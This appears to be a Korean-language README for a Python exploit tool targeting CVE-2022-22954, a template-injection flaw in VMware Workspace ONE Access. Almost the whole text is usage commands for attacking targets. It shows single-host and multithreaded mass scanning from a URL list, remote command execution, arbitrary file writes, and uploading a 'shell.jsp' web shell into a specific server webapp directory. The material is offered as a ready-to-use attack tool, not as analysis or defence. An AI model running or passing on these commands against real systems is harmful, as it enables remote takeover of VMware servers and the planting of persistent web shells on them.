 bewhale/cve-2022-22954
CVE-2022-22954 VMware Workspace ONE Access freemarker SSTI 취약점 명령 실행, 일괄 탐지 스크립트, 파일 쓰기

다중 취약점 트리거 포인트 탐지, 멀티스레드 일괄 탐지, 명령 실행, 파일 쓰기
// 단일 대상 취약점 탐지
python CVE-2022-22954.py -u https://x.x.x.x


// 명령 실행
python CVE-2022-22954.py -u https://x.x.x.x -c "id"

// 파일 쓰기
python CVE-2022-22954.py -u https://x.x.x.x -fn test.jsp  -fc "test"

// 파일 업로드, Windows에서 파일명 설정 시 경로 지정 필요
python CVE-2022-22954.py -u https://x.x.x.x -fn test.jsp  -fp "D:\Desktop\shell.jsp"

// 지정된 경로에 업로드
python CVE-2022-22954.py -u https://x.x.x.x -fn "/opt/vmware/horizon/workspace/webapps/catalog-portal/test.jsp"  -fp "D:\Desktop\shell.jsp"

// 일괄 탐지, 사용법 동일
python CVE-2022-22954.py -f url.txt
python CVE-2022-22954.py -f url.txt -c "id" -t 200
python CVE-2022-22954.py -f url.txt -fn test.jsp  -fc "test" -t 200
python CVE-2022-22954.py -f url.txt -fn test.jsp  -fp "D:\Desktop\shell.jsp" -t 200
python CVE-2022-22954.py -f url.txt -fn "/opt/vmware/horizon/workspace/webapps/catalog-portal/test.jsp"  -fp "D:\Desktop\shell.jsp" -t 200